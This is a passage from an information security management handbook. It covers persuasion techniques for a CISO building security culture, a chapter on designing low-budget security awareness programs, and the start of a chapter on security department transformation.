An information security bandwagon is forming as society increasingly recognizes the need to secure sensitive information. Laws are being passed requiring whole industries to implement information security safeguards. Legal duties of due care are being established in the courts, by the Federal Trade Commission, and by several Attorneys General. Business organizations, including the influential *Business Roundtable*, are recommending that information security become a matter for attention by a company's board of directors. Joining the bandwagon are all those employees who see their productivity suffer from spam, viruses, and the other digital detritus that finds its way into their information systems. An effective CISO can use this emerging bandwagon to trigger social proof. By gently demonstrating how this bandwagon is growing, by sharing with personnel how others are coming to think, feel, and act differently about information security issues, the CISO can influence people to join the bandwagon. To amplify this trigger the CISO can demonstrate how ubiquitous information security concerns are becoming and how the entire society is becoming concerned about information security matters. Building a bandwagon inside the company adds additional amplification as people tend to be more strongly influenced by people who are like them. People are particularly prone to doing what others do when they find themselves in unfamiliar situations where they are not quite sure what they should do. As information security requires employees to act differently, the effective CISO will always be on the lookout for opportunities to share information that illustrate effective security practices.

Trigger 3. Authority

People defer to experts who provide shortcuts to decisions requiring specialized information.

As a general rule, people tend to rely on those with superior knowledge, expertise, or wisdom for guidance on how to behave. This trigger illustrates the difference in influence between being *an* authority and being *in* authority. CISOs can naturally tap into this trigger as people typically respond to the trappings of authority. A CISO's title, CISSP certification, diplomas on the wall, books on the shelf, even the ability to speak geek are the trappings that establish the CISO's authority. Where the CISO sits in the organizational hierarchy can add or detract from the CISO's trappings of authority, which is a big reason why it is important for the CISO to have a seat at the management table. Although people will generally respond to the trappings of authority, research has shown that the most effective authority is the authority who is perceived as *credible*. Two factors dictate the extent to which people will deem the CISO as a credible authority: the CISO's expertise and trustworthiness. This is one reason why the CISSP certification is so valuable. Not only is it a trapping of authority, but it also serves to demonstrate expertise. It serves notice that the CISO is not just an empty suit. Trustworthiness is the second amplifier of the authority trigger. Trustworthiness means being honest with people about the realities of information security. It means not trying to frighten senior management into budget increases or employees into meek compliance with horror scenarios having a 0.00001 percent chance of occurrence. Trustworthiness means being brutally honest about the strength and robustness of one's information security controls, making them out to be neither stronger nor weaker than they really are.

Trigger 4. Consistency

People fulfill written, public, and voluntary commitments.

Consistency is a very powerful trigger for the CISO who knows how to use it, but it also has the capacity to seriously backfire if misused. For this trigger to succeed, it is important that the commitment be voluntary. An involuntary commitment is at best neutral toward inducing behavioral change. At its worst it is downright dangerous, often acting to produce exactly the opposite effect from what is desired. So, although an organization may be obligated for legal reasons to require every employee to sign a statement

agreeing to abide by the organization's information security policies, this involuntary commitment is unlikely to serve to change people's behaviors. Far more effective is for the CISO to understand people's values and behaviors and to link desired information security behaviors to behaviors to which the employee has already committed. If, for example, the organization values a strong chain of command, the CISO can link desired information security behavior into this chain of command. In this circumstance, employees will secure information as a way of fulfilling their commitment to respect the organization's chain of command. Alternatively, if the organization publicly values a looser, less restrictive, more autonomous environment, then it is important for the CISO to link information security behaviors to people's personal responsibility to do the right things for the organization.

Trigger 5. Scarcity

People value what is scarce.

Because information security is about protecting the organization from loss, this trigger is a natural tool for the CISO. To understand the value of this trigger, it is important to recognize that several psychological studies have shown that people are more likely to expend money and energy to avoid loss than to achieve gain.[10] Consequently, by discussing information security in the language of loss, the CISO is far more able to induce people to take action to limit the potential for loss. CISOs can increase their effectiveness even more by making a point to couch the loss in terms that are meaningful to the listener. Consider, as an example, the impact of an open honest discussion about how an information security breach can result in lower revenues and how lower revenues translate into fewer jobs. (ChoicePoint provides a good starting point for the discussion.) This kind of discussion provides an opportunity for employees to link their jobs to the security of information. Because people are typically very risk averse with regard to losing their jobs, this well-positioned link to scarcity can serve to induce people to pay more attention to their information security actions.

Trigger 6. Liking

People prefer to say "yes" to people who they perceive like them.

We have been taught how important it is that people like us, that our success depends in part on how well we are liked. To some extent this is true, but, like all great truths, there is another, deeper, perspective. It turns out that even more important than people liking us is us liking them. People like, and are inclined to follow, leaders who they perceive as liking them. If people perceive that the CISO likes them, they are more inclined to say "yes" to the CISO. What a golden opportunity for the CISO! CISOs must go out of their way to find legitimate opportunities to demonstrate to the people they work with that they really, truly like them. Add the liking trigger to the other five persuasion trigger, and the CISO has a sure-fire winning strategy for changing the organization's culture; for changing how the organization perceives, thinks, and feels in relation to information security problems; and for supporting the organization's becoming skilled at creating, acquiring, and transferring knowledge about information security and modifying its behavior to reflect new information security knowledge and insights. A thoughtful CISO can use the liking trigger in so many different ways. Rather than the CISO imposing information security requirements on people — a clear signal that the CISO does not respect them enough to solicit their input — a better strategy is to ask their opinion about how best they can secure information, thereby clearly demonstrating that the CISO values their opinion and likes them. To influence people, win friends. An effective CISO will always be on the lookout for opportunities to establish goodwill and trustworthiness, to give praise, and to practice cooperation. To the extent CISOs show they like the people in their organizations and to the extent that CISOs show that they share their concerns and problems, to this extent will people provide the CISOs with opportunities to change the culture.

A Warning: Ignore at Your Own Peril

Integrity and honesty are absolutely vital in the application of these persuasion triggers. The six triggers have been shown to work in persuading people to act in ways desired by the persuader. Obviously, this power can be used for both good objectives and cynical ones. To be effective as a change agent, however, CISOs must take pains to use their powers of persuasion ethically. If people perceive a lack of moral or intellectual integrity on the part of their CISOs, not only will they not follow them, but they will also become even more cynical about the attempt of the information security organization to force changes upon them. Instead of embedding information security concerns in the larger culture, the larger culture will reject the embedding attempt.

Summary

The effectiveness of an information security program ultimately depends on the behavior of people. Behavior, in turn, depends on what people know, how they feel, and what their instincts tell them to do. Although an awareness training program can impart information security knowledge, it rarely has significant impact on people's feelings about their responsibility for securing information or their deeper security instincts. The result is often a gap between the dictates of information security policy and the behaviors of our people. It is the role of culture to close this gap. It is the CISO's responsibility to provide the organizational leadership required to change how the organization perceives, thinks, and feels in relation to information security problems and to embed the information security subculture into the dominant culture of the organization. Meeting this responsibility requires the CISO to create an information security learning organization, one skilled at creating, acquiring, and transferring knowledge about information security and modifying its behavior to reflect new information security knowledge and insights. At a deep strategic level, the CISO can only do this in harmony with the basic principles of real power, seeking to create the spaces in which information security learning can take place. Tactically, the CISO has available six specific persuasion triggers that taken together open up the spaces in which information security learning can take place. By ethically applying these persuasion triggers over and over and over again, day in and day out, the CISO has the opportunity to win the hearts and minds of the people, making information security come alive so everyone in the organization, from the CEO to the receptionist, can evolve an information security mindset.

Notes

1. Schein, E. H. 1992. *Organizational Culture and Leadership*, 2nd edition. San Francisco, CA: Jossey-Bass.
2. I date the origin of the field as the publication date of *Security Controls for Computer Systems: Report of Defense Science Board Task Force on Computer Security*, edited by Willis H. Ware. A classified version was published in 1970 for the Office of the Secretary of Defense. The Rand Corporation published an unclassified version in 1979.
3. Schein, E. H. 1992. *Organizational Culture and Leadership*, 2nd edition. San Francisco, CA: Jossey-Bass.
4. Garvin, D. 1993. Building a learning organization. *Harvard Business Rev.* 71(4):78–91.
5. Senge, P. 19990. *The Fifth Discipline*, New York: Doubleday Currency.
6. The butterfly effect suggests that a butterfly flapping its wings in Los Angeles can cause a storm in Singapore 14 days later.
7. Autry, J. and S. Mitchell. 1998. *Real Power: Business Lessons from the Tao Te Ching*. New York: Riverhead Books.
8. Deming, W. E. 1986. *Out of the Crisis*. Boston: MIT Center for Advanced Educational Studies.
9. Cialdini, R. 2001. Harnessing the science of persuasion. *Harvard Business Rev.* 79:71–79.
10. Kahneman, D., P. Slovic, and A. Tversky, eds. 1982. *Judgment Under Uncertainty: Heuristics and Biases*. Cambridge, U.K.: Cambridge University Press.

Establishing a Successful Security Awareness Program

Charles R. Hudson, Jr.

Security awareness is an important aspect of any security program. Unfortunately, not everyone has realized this fact. A great example of this is what happened to me a few years ago when I was asked to speak at a local security organization's monthly meeting. The audience for this presentation would be mostly experienced security professionals in leadership-type positions. The coordinator for this program told me I could speak on any current security topic I wanted to and asked that I send him a synopsis of my presentation. Later that week, I sent him a summary for a presentation on security awareness. The coordinator contacted me and said that the audience was senior security officials and that they were above discussing security awareness. He went on to say they were not interested in having me speak, and I have never heard from this chapter of the organization again.

Due to recent regulations many of these individuals have been forced to reevaluate their security awareness programs. The frequency and content of security awareness programs are now areas that compliance regulators and internal and external audit functions are routinely reviewing. These programs involve much more than teaching basic security techniques for creating passwords or how to store sensitive information. A successful program enables an organization not only to educate its employees but also to move its entire information security program forward.

A successful security awareness program would have helped these senior security officials obtain approval for current technology projects they want to implement and the budgets they need for them. Instead of these security officials having to propose a new program to senior management, imagine senior management asking *them* what they should do about a current topic brought to their attention. Security awareness is something that should be used on a daily basis, not just once a year or every other year to meet a compliance guideline. This chapter was written to help the reader create a successful, ongoing security awareness program, and it includes examples of how a particular technique can be used in a program. This chapter should be viewed as a reference model that has been broken down into the key areas of a successful program: the framework of a program, actual creation of a program, finding information to use in the program, incorporating feedback in the program, and the use of giveaways and prizes.

Security Awareness Framework

Having a successful security awareness program begins with establishing a foundation on which to build the program. A successful program cannot be built on a specific incident that has occurred or on the current hot topic in the news. Attendees of these types of programs quickly identify it as such and discount

the organization's efforts. Programs built this way usually exist for only a very short time and are unable to tie together multiple aspects of security. Building a strong foundation will assist in obtaining approval for the program as well as overall management support. The building blocks of the foundations can be broken down into five major areas: corporate culture, company awareness level, security policies, budget and time restraints, and leadership support.

Corporate Culture

It is important to know the culture of the audience. If most people in the company wear jeans and a T-shirt to work every day, it is probably not a good idea to have the presenter wear a suit. The presenter should fit in with the audience and understand their local culture. A good example of this would be to take advantage of the Boston Red Sox finally winning the World Series in 2004. If I were doing an awareness campaign in the Boston area, I would want to tie baseball into the program in some way; for example, the giveaways for the program could be stress relievers in the shape of a baseball or a baseball bat. In this way, a positive community spirit is being incorporated into the program. (Of course, if I had been doing the same presentation in New York in 2004, I would have avoided any reference to baseball.) When corporations have offices throughout the world, this process becomes more difficult. It may be necessary to modify the program to suit particular locations, particularly with regard to overcoming language barriers.

Company Awareness Level

To create a security awareness program, the organization must determine employees' current level of knowledge regarding security. Many security professionals incorrectly believe they know what areas should be addressed in a program, but it is not possible to create a program in a vacuum or by using what has worked for someone else in the past. The audience dictates what should be in the program.

The awareness level of an organization can be determined in several ways. One approach is to send out random questionnaires to employees. The questions are usually written in a multiple-choice format and can help quickly establish statistics regarding the organization's overall security awareness. The questionnaires should be no longer than a page and should take less than five minutes to complete; if they are too long, fewer employees will complete them. Employees can be enticed to complete their questionnaires by offering them random prizes and giveaways for returned forms. A sample question would be:

Where would you store an electronic document that contains an annual employee review?

A. On your workstation
B. In removable media such as a CD
C. In your personal directory on the network
D. In a common directory on the network
E. You should not store it

This question has two goals. The first goal is to understand if the person understands the classification of the material being discussed, and the second goal is to see if the individual understands where that information should be stored. Answer A is incorrect, but if a large number of users choose this answer it may be necessary for the security awareness program to stress the importance of not saving data to a local machine. The same type of analysis can be applied to the other four answers.

Another approach is to use traditional games, such as crossword puzzles. These allow information to be collected, gives the employees something entertaining to do, and reminds them of the importance of security. Sample questions that could be used include:

Before leaving at night, you should always _____ the information you were working with.
Passwords should contain both letters and _____.
Data should be classified by its _____.

Site surveys, where the security staff performs a walkthrough of the building at night, can also be used to obtain information. When I have done this in the past, we used a checklist of five items. Each desk was checked for those items and statistics were developed by building, floor, and specific areas of the company. One time when we did this, we left either a green slip or a red slip on each desk. The green slip congratulated the individual for passing the walkthrough and introduced an upcoming security event. The red slip showed the areas that individual needed to work on and also introduced the upcoming security event. It was amazing how much employees discussed who received a green ticket *versus* a red ticket and why.

Another useful approach is to review the security violations that have occurred at the organization over the past few years. Do they show a trend? The same type of review can be done for any type of major security incidents that have occurred. An awareness program is also a great way to introduce a new policy or technology to employees. Instead of just announcing the new policy, an awareness program provides an opportunity to explain why the policy was developed or modified and how it should be used.

Security Policies

Although they are not usually the most popular topic of discussion, security policies play a major role in any overall security program. These policies are the roadmaps for employees to follow and should be incorporated into the security awareness program. It is important not to train employees on policies that do not exist in the corporation. If a particular issue is not addressed in the organization's current policies, a new policy should be developed and put into place before conducting awareness training; otherwise, do not train on that subject. A security awareness program is a great place to introduce new policies but not to discuss policies that are forthcoming. When discussing policies, it is a good idea to talk about why they exist and what they mean instead of lecturing to the audience. A speaker who lectures to the audience can quickly lose there attention and respect; instead, the speaker should address the audience as though everyone in the room is on the same level. The speaker should avoid answers that begin with: "I am not sure of your technical knowledge…" or "Maybe I should start by explaining the basics to you." When developing a security awareness program, current security policies are a great area to review. What policies are used the most in the organization? Of the past few years, what policies have raised the most questions? What new technologies, such as USB devices, have been introduced lately? This type of information will help determine what policies (*e.g.*, hardware and software installation policies to address USB devices) should be reviewed in the program.

Budget and Time Commitment Available

One comment I have heard numerous times is "I wish I could do security awareness, but I don't have the time or budget to support it." A program can be as big as having a staff dedicated to it or as small as an article that appears in the company newsletter. The point is that in this way an awareness program exists! The program should be designed to fit within the current constraints. A program that cannot be supported from a time or budget perspective is doomed to fail, no matter how good the content is. Many individuals think the most significant constraint of a successful program is its budget. This type of thinking limits implementation of a successful program within an organization. The use of external resources, such as professional firms and commercial products, may enhance a program but they also significantly increase the cost of the program. These resources can be used sparingly and can be supplemented by in-house staff. In general, these types of services usually have diminishing returns when more and more of the budget is spent on them.

An effective security awareness program can be put into place without a large budget. The next section of this chapter (Creating a Security Awareness Program) discusses techniques that can be used within a limited budget. This is not to say that a budget is not required for a program; rather, an excessive budget is not needed. For example, instead of buying refreshments for a presentation, how about giving away $100 in cash? A random prize drawing will probably attract more attendees than the cookies at only a fraction of the cost.

Leadership Support

Management support is essential to any program. The information gathered in the foundation-building phase can be used to explain to senior management why a security awareness program is needed and what specific subjects will be covered in it. A program will not be successful if it is not supported by senior management or if they do not participate in it. It is important to demonstrate their support of the program to the staff. When the author conducts training seminars, at least one senior manager is encouraged to attend or even participate in each session. This suggests to the staff that it must be important because the senior managers are attending and participating. For example, in one program each session began with a taped introduction by the president of the company. That introduction set the tone for the rest of the seminar. When prizes or awards are used, senior managers can be the ones who randomly pick and present awards to the winners. It is essential to follow through with senior management at the conclusion of the awareness program to demonstrate the improvements it made. When the next program is being pitched at the management level, it is hoped that they will remember the success of the last program and the value it had to the corporation.

Creating a Security Awareness Program

When the framework of the program has been determined, the next task is to actually develop the content and mechanisms for delivering it. Numerous techniques can be used to create a program. Below, we discuss nine of them; this is not an all-inclusive list of techniques but rather a good reference of proven techniques. Most of the techniques also have examples of use. It is also necessary to consider how to implement these techniques:

- Will attendance be mandatory or voluntary?
- How will we track attendance, if at all?
- What will be used to evaluate the success of the program?
- Are specific dates associated with the program?
- When will the program end?
- What will replace this program?
- At what locations will the program be conducted?
- Who will coordinate the program?
- What are the major issues to be addressed in the program?
- Should any compliance issues be addressed?
- Who is the audience for this program?
- Will the audience be the entire corporation or specific segments of the population?

The statistics and information obtained in the information-gathering process will help determine the answers to many of these questions. The answers will help determine the delivery mechanisms to be used and the amount of content that should be covered. At this point, the overall direction and goals of the program are being set.

Themes and Slogans

Unless the program is only one event, it will be necessary to develop a way to tie all of the activities together. An effective way to do this is to use themes and slogans and to incorporate a particular image or logo that represents the program. The theme, slogan, and logo are aspects of the program that should remain consistent until a new program is initiated. These techniques will make elements of the program easily recognizable. When members of the organization see the logo, for example, they are likely think about the training they received during the program. Determining what to use will require thinking through the entire program, including the delivery mechanisms that will be used and the messages to get across. The input of a marketing department can be helpful. Themes should be catchy and can be

focused around anything that fits your organization. Themes can be developed from popular television shows, movies, politics, and current news events. If possible, every aspect of the program should relate back to the chosen theme. Following are some themes and slogans the author has used in the past:

Theme — Mission Impossible
Slogan — It's Not Mission Impossible, It's Mission Critical!
Theme — Key
Slogan — YOU Are the Key to Information Security
Theme — Security Election 2004
Slogan — Get Out the Security Vote!
Theme — Link
Slogan — We Are Only As Strong as Our Weakest Link!
Theme — Game show
Slogan — Information Protection Is Not a Game!

Seminars

The most traditional method of training is seminars. Many individuals have a negative perception of traditional seminars. Many of us can remember seminars we were forced to attend pertaining to a subject we were not interested in. When the idea of conducting a seminar is introduced, it may not be well received. Seminars can be successful, but trying to conduct one may be an uphill battle. In general, seminars should last no more than 40 minutes. The attention span of most individuals appears to diminish after this length of time. Multiple speakers and videos or other media can deliver the message in a lively manner and make a 40-minute session feel shorter.

Expos

The best way to explain what an expo is would be to think of vendor booths at a conference. They are usually comprised of a few folding tables and are focused around delivering a message in less than five minutes. To entice individuals to participate, the vendors usually offer a giveaway or a chance to win a prize by participating. The increase in participation as a result of offering a small giveaway or prize is amazing. How many times have you listened to a sales pitch just to get a free giveaway or to put your business card in a drawing to win a larger prize? Think about how many people would listen for five minutes for a chance to win $100. If 500 people visit a booth, that prize would represent an investment of only 20¢ a person!

Of course, the best places for expos are high-traffic areas. Because trying to get people to participate when they are arriving at or leaving work usually is ineffective, the next best place is close to the cafeteria during lunch hours. In general, the booth should try to address only a few points and should invite the employee to interact in some way with the demonstration. For example, a booth that addressed virus protection had a number of mice set up so individuals could see how fast they could double click. The results were displayed on a monitor, and those who could do it under a certain time won a prize. The message of the expo was "Think before you click."

Some other subjects addressed by expos have included phishing (participants attempted to get a fishing line into a fishbowl), spam (participants attempted to knock down a pyramid of Spam cans to win a deck of cards that had the Spam logo on them), and clean desks (pictures of desks within the corporation were blown up on posterboards and participants played "what is wrong with this picture?").

"Lunch and Learn" Sessions

A very popular delivery mechanism is a "lunch and learn" session. These presentations are usually 30 to 40 minutes in length and are done during lunch hours. The sessions are done close to the cafeteria, and individuals are encouraged to bring lunch to the presentation. Because employees are not required to

attend these sessions, it is important to market these sessions to the audience. Of course, the key driving factor is going to be the subject of the presentations. Presentations titled "An In-Depth Review of the Information Security Policies" or "How To Classify and Store Data within the Organization" are not likely to draw huge crowds. Instead, try to pick subjects that are of interest to the general population and then tie them back to the corporate security program. Some examples of successful presentations include "Protecting Your Home Computer from Viruses and Spyware," "Creating a Wireless Network at Home," "Protecting Your Children on the Internet," and "How To Protect Your Home Computer." These presentations were marketed by giving away random prizes, including company reward points that could be used to purchase items out of the company catalog and other giveaways. Because the employees want to attend such sessions, it is easy to understand why they can be so successful.

In general, these sessions teach simple techniques to users. They explore issues such as where to locate a computer used by children in the home and why it is important to update a machine with virus patches and operating system updates. Because the technical ability of the attendees is likely to span a broad spectrum, the presentation can provide basic information and handouts can provide the more technical details.

The sessions do not always have to be done by the IT staff. Representatives of other areas of the company can present or participate in sessions, as can local law enforcement personnel or other experts. Sometimes, the staff will take the subject matter more seriously when it is presented by a third party.

At some point in these presentations it is necessary to discuss how that particular topic is handled within the company; for example, the presenter can explain why it is important not to connect an unapproved wireless device to the organization's network and why it is important to virus check media before using it on the network. These sessions are designed to help employees better protect their personal equipment at home so the chances of them introducing something to the organization's environment are decreased.

When the author first started conducting such sessions, only a few were scheduled. Some of the topics, such as "Protecting Your Home Computer from Viruses and Spyware," proved to be so popular that they were presented as many as 16 times. Also, employees have requested that the sessions be held at night so family members could attend.

New Employee Orientation

The first few minutes of an introduction are when most impressions are made. What better way to create a good security impression than by participating in new employee orientation? Doing so demonstrates to the new employees that security is important to the organization. It is not always easy participating in this process, as many departments within the organization are trying to deliver a significant amount of information in a very short time. A live presentation during this process is highly recommended, but if that is not possible then at least handouts should be given to the new employees. Taping a presentation to show to new employees is not recommended. Think about the message that would send to them: "Security is just something we have to mention to you." Whenever possible, the presentation should be made in person.

Do not fall into the trap of trying to cover everything about the program. This is only the first of many opportunities to educate these individuals, and the new employees are being overwhelmed with numerous forms, policies, and benefit information. With this in mind, limit the presentation to no more than 30 minutes and only focus on a few major points. The presentation should tell new employees where they can find the information security policies, provide an overview of a few of the regularly used policies, include a quick tour of the information security intranet site, and explain how to report security violations.

Such a presentation takes about 10 to 15 minutes and can be followed by a security awareness video of about the same length. After the video, new employees can ask questions and be given additional information, including a card indicating how to contact information security. The presentation should be short, simple, and drive home a few key points about the organization's overall security program.

Holidays and Special Events

Holidays are a great time to deliver a portion of the security awareness program. Holiday times are also when employees may be the most relaxed about security procedures. Halloween, for example, is the author's favorite times of year to do security awareness. One year the security staff dressed up in costumes and greeted employees as they entered our buildings in the morning. They carried plastic pumpkins that were full of bite-size candy to give out. Each piece of candy had a sticker containing a security tip, such as "Shhh … Your password is not for sharing," "Information security is everyone's responsibility," or "Did you lock your desk last night?" Another year the author's staff produced an orange handout featuring a large picture of a pumpkin that included security tips and promoted an upcoming awareness event. These handouts, along with bite-size pieces of candy, were left on everyone's desk. (One year, no candy was given out at Halloween, and several employees called to find out why. We like to think that these individuals were disappointed they did not receive any security training.)

Holidays are not the only time such techniques can be used. Some other examples would include corporate events, such as picnics. Instead of using standard cups, why not use cups with security tips printed on them? In this way security is easily associated with a positive experience by most employees at a very low cost. This approach is almost always well received and a plus to most programs.

Company Newsletters and Posters

Most corporations have some type of newsletter that is distributed to the staff on a regular basis. Newsletter editors are more than happy to add additional content to these publications. This is a great delivery mechanism to discuss a particular topic or to reinforce a subject that was discussed in the security awareness program. Newsletters can also be used to introduce a larger event. One way to make use of newsletters is to discuss recent security events in the news. Instead of discussing the possibility of what could happen, it is possible to describe what actually has happened to another organization and the impact that situation had. Following up with how that issue is being addressed at the organization usually has a powerful impact on the reader. If a major program has just been conducted, take this opportunity to summarize what was covered in the program to reinforce the topics and to expand the audience exposed to the information. If the program was measured using some type of before-and-after metrics, provide them in the article. Lunch rooms, break rooms, internal lobbies, and copy rooms are all good areas within a company to place posters that enforce and advertise programs. The goal of these items is to constantly reinforce the program. Although employees may not read the entire message, they are at least thinking about security.

Intranet Site

A large amount of company information is now stored on corporate intranet sites. Usually, many areas of a company will have a dedicated site, including information security. The information security intranet site can be considered as a repository for security awareness programs — current, past, and future. Unlike the other delivery mechanisms discussed, a topic can be discussed or explained in specific detail on the site. Every handout or presentation should reference this site for more details. Although the intranet site can be used primarily to supplement the primary delivery mechanisms, it can also introduce new topics. One way to accomplish this is by enticing the audience to visit the site, such as by posting answers to ongoing word games and having giveaways that visitors can win. Employees can obtain security training on the intranet when it is convenient to them and at the privacy of their desks. Most employees feel safe in this type of environment and are more likely to learn. It is also possible to post archived videos of presentations given in the past or to stream live video during an event.

Security Updates

The more security can be kept in the forefront, the better the security awareness program will be in the long run. In this regard, sending out a daily security update to a select group of high-level individuals is a good idea. This is information that can also be posted on the intranet site for reference and to allow

any staff member to review it. These daily updates can cover current events related to security. Here is an example of a story the author has used in the past:

> **April 28, Security Focus**. *Backup tapes a backdoor for identity thieves* — In many cases, low-paid workers are handling sensitive tapes, but only a small fraction of companies are securing the data with encryption. Large companies are reconsidering their security and backup policies after a handful of financial and information-technology companies have admitted that tapes holding unencrypted customer data have gone missing.
>
> Last week, trading firm Ameritrade acknowledged that the company that handles its backup data had lost a tape containing information on about 200,000 customers. The financial firm is now revising its backup policies and, in the interim, has halted all movement of backup tapes, a spokesperson said this week.

Several Internet sites summarize daily security news, and security professionals can register to receive such summaries daily by e-mail. The Office of Homeland Security also releases a daily bulletin by sector. Be cautious about distributing such reports to avoid being regarded as the constant bearer of bad news. Mix positive messages about the program and its success with current issues in the news. This type of information can change the situation from being one of having to actively promote the use of a new product or technique to one where senior-level executives request that such products be implemented. This is one of the most positive feedbacks anyone can receive from an awareness program.

Finding Information To Use in Your Program

The timeliness of the information you use in your program is important. How many times have you been in a training session when the video started and within a few minutes you could tell by the hairstyles or clothes that the video was made several years ago? Right away you probably began to discount the information being discussed even though the video was very good. How about the last PowerPoint presentation you saw. Did the presenter use default images that have been in PowerPoint for several years or current images? What opinion did you have of the presentation put together with the default images? It is always worth taking the time to find current information and images in media outlets that the audience will recognize. The author cannot emphasize strongly enough how powerful they can be if used correctly. This type of information can be found on national and local news programs, as well as in national and local newspapers.

A lunch-and-learn conducted by the author included a 20-minute clip from *60 Minutes*, a program that has been a staple on television in the United States for many years, is easily recognizable, and usually has instant creditability with the audience. In this case, the security awareness program was not being taught by the information security personnel but by *60 Minutes*, the program most people grew up with. Presentation of the video was followed by a discussion of what was presented (for about ten minutes) and a question-and-answer session about the topic. It was a very powerful message that required little effort, as *60 Minutes* did most of the heavy lifting. Such clips can be purchased for well under $100.

Recent articles in periodicals and newspapers can also be utilized. As discussed earlier, numerous sites on the Internet offer security news articles. The best source to use is what is normally read in the organization's industry. In the financial industry, it would be a good idea to subscribe to periodicals such as *The Wall Street Journal*. Like the *60 Minutes* example, an audience seeing the subject of discussion appear in the material they read on a daily basis can have a very powerful impact. The message is no longer just a reminder from the information security person but a subject worth discussing.

Incorporating Feedback in Your Program

No matter how great the safety awareness materials or the discussions regarding them, if the attendees do not understand or grasp the subject the program will fail. Feedback is an essential part of a successful program. It is so important that this next section is dedicated to discussing it. The most obvious way to

obtain feedback is to distribute feedback forms at the session or to send them to attendees later. The feedback form should be no more than a page in length and should not take any more than a few minutes to answer. The longer it takes to complete the form, the less likely an individual will be willing to take the time to complete it.

To help place metrics around what was done, many feedback forms have a rating system. A commonly used system would have ratings from one to five, where five is excellent, three is average, and one is poor. In this way it is possible to compare the particular session to other techniques used. Of course, you would have to ask the same questions to accomplish this.

Some of the most valuable feedback comes from the area on the form where the attendees can write in responses. This is also the area least likely to be completed on feedback forms. To combat this problem, provide predetermined answers and let participants pick the one that is most pertinent. One of these choices should always be "other," which allows participants to write in personal comments if they so choose. An optional space for explanation can be provided. These forms are invaluable. The data on them will help modify current programs and create new programs. These metrics indicate whether a video worked or if having a guest speaker was better. The contrasts and comparisons can go on and on.

Several ways other than the traditional feedback form can be used to obtain feedback — for example, a quiz, which was discussed earlier in the framework section of this chapter. When applying this method, the author initially sends out a short, multiple-choice quiz consisting of eight to ten questions to 100 people chosen at random. The purpose of the quiz is to determine specific areas where knowledge regarding the subject of security might be lacking. After the training is complete, the same questionnaire is sent to a different set of 100 individuals chosen randomly, and the responses from before and after the training are compared. When the post-training quiz is sent out, individuals who did or did not attend the training sessions are not identified. The goal is always to represent the company as a whole, regardless of whether a particular employee attended the training sessions or not.

It is hoped that the scores on the post-questionnaire are much higher than those sent out before the training. If they are not, the training methods obviously are not working and must be reevaluated. A sample question would be:

Documentation containing client personal information is considered:

A. Secret
B. Confidential
C. Public
D. Restrictive

At first glance, this question appears to be trying to determine if the user knows the classification of client data; however, this question is actually trying to determine if the user knows the various data classifications. Answer A is not a classification that is used in the company, answer B is the correct answer, answer C is wrong, and answer D is also not a classification that is used. If a large number of users picked answers A or D, it is apparent that the data classification scheme is not widely understood. Picking the correct classification is a secondary goal for this question.

The questions asked during or at the end of the training session are also a great form of feedback. After the session it is a good idea to document the questions that were asked. If a session requires a little help breaking the ice for the question-and-answer period, these questions can be used to get things started. The goal is to modify the presentation to address any questions noted during previous sessions.

It is a good idea to incorporate the feedback into the program as quickly as possible. After a training session is complete the first thing the author does, even before packing up, is to review the comments made on the feedback forms. It is always possible to change a presentation in between back-to-back sessions based on the feedback received. The program should not be static and should constantly be changing to reflect feedback and current events.

Because the information obtained is so valuable, the program can entice users to provide feedback with giveaways and prizes. As noted previously, it is amazing what the chance to win a small prize can do. Collect all the feedback forms from a session and randomly pick five forms for prizes, or give each

individual who filled out a form $10 on the spot. The audience figures they are stuck there until this process is over, so why not fill out the form and take a chance at winning a prize? Doing whatever it takes to obtain feedback for your program is essential.

Using Giveaways and Prizes

Offering giveaways and prizes does not require a substantial amount of money. In a program utilizing a game show theme, one of the delivery mechanisms was an expo outside of the cafeteria. A participant who went through the expo had a chance to spin the "Wheel of Fortune" to win a prize. The prizes ranged from a free soda to $20 in cash. To entice staff members to participate, a member of our team stood in front of the expo with a handful of $20 bills. A person waving a handful of money and offering a chance to win it will get just about anyone's attention. In reality, only a small amount of money was actually given out. It is usually not about the amount given, but the chance to win it. A great example of this is the television show *Fear Factor*. Is it really worth putting your body through that entire process just for a chance to win $10,000? For most people, it is probably more about the competition than the money. In addition, the "Wheel of Fortune" expo also gave everyone who participated a slinky with the campaign's logo on it: "Information Protection: It's Not a Game!" As individuals went back to their work areas and showed off their slinkies, other staff members began to come down to get their slinkies, too. This expo also gave out a stress reliever and a rubber ball that glowed when bounced and promoted other aspects of the awareness program. No doubt, many of these giveaways made their way into the hands of children of staff members or to the tops of desks at work. Every time employees see or use one of these giveaways, they will think about the program. In essence, the expo continues to remind them month after month about the importance of security, and usually such giveaways cost less than $1 apiece.

Conclusion

This chapter has attempted to show that an effective and successful program can be created without a large budget or dedicated staff to accomplish it. Usually, the creativity of the program is more important than the budget or time restraints. No matter what techniques are used, the most important aspect to remember is that security awareness is an ongoing and not just a one-time event. The chapter has described numerous techniques for promoting safety awareness, and several more can be found in other sources such as the Internet. Newsgroups and a number of sites are dedicated to sharing security awareness techniques and ideas. One of the best sources of information is fellow colleagues at companies in the same geographic region or industry. Ultimately, security awareness benefits everyone, and it should be shared across corporations. As a security awareness slogan used by the author in the past states, "We are only as strong as our weakest link."

Chapter 6

Department-Level Transformation

R. Scott McCoy

Contents

Introduction
The Strategic Vision
    Current State
    Future Desired State
    Detailed Program Description
        Guard Force
Gap Analysis
The Business Case
Implementation
Measuring Department Performance.
    Budget
    Customer Satisfaction
    Cycle Times
Worker Engagement
Conclusion

Introduction

The main complaint among security professionals is that they lack the resources they need to do their job. There are classes on metrics, strategy, how to sell a program to upper management, and even how to write a business case. What seems to be missing is a concise explanation on how all there fit together

with a step-by-step "how to." This is an attempt to do just that, by fully explaining how the process works in detail and the pieces necessary to transform a department so that it can meet the particular requirements of an industry and company. Every day security managers, be they information technology (IT) or corporate, are torn between conducting their daily work and trying to improve their programs. Time must be taken for the latter, or the former will never get better and may get a lot worse.

To change the current state of a department, there must be an honest and complete view of the department's scope and its performance in accomplishing that scope. There must be an understanding of what the current challenges are, whether they are threat-based or competition or regulatory, and an educated guess as to what the challenges will be in the next three to five years. The security professional must understand his or her own organization, from an operational detail level down to the internal politics and key players. Finally, security managers must know themselves and their staffs' strengths and weaknesses.

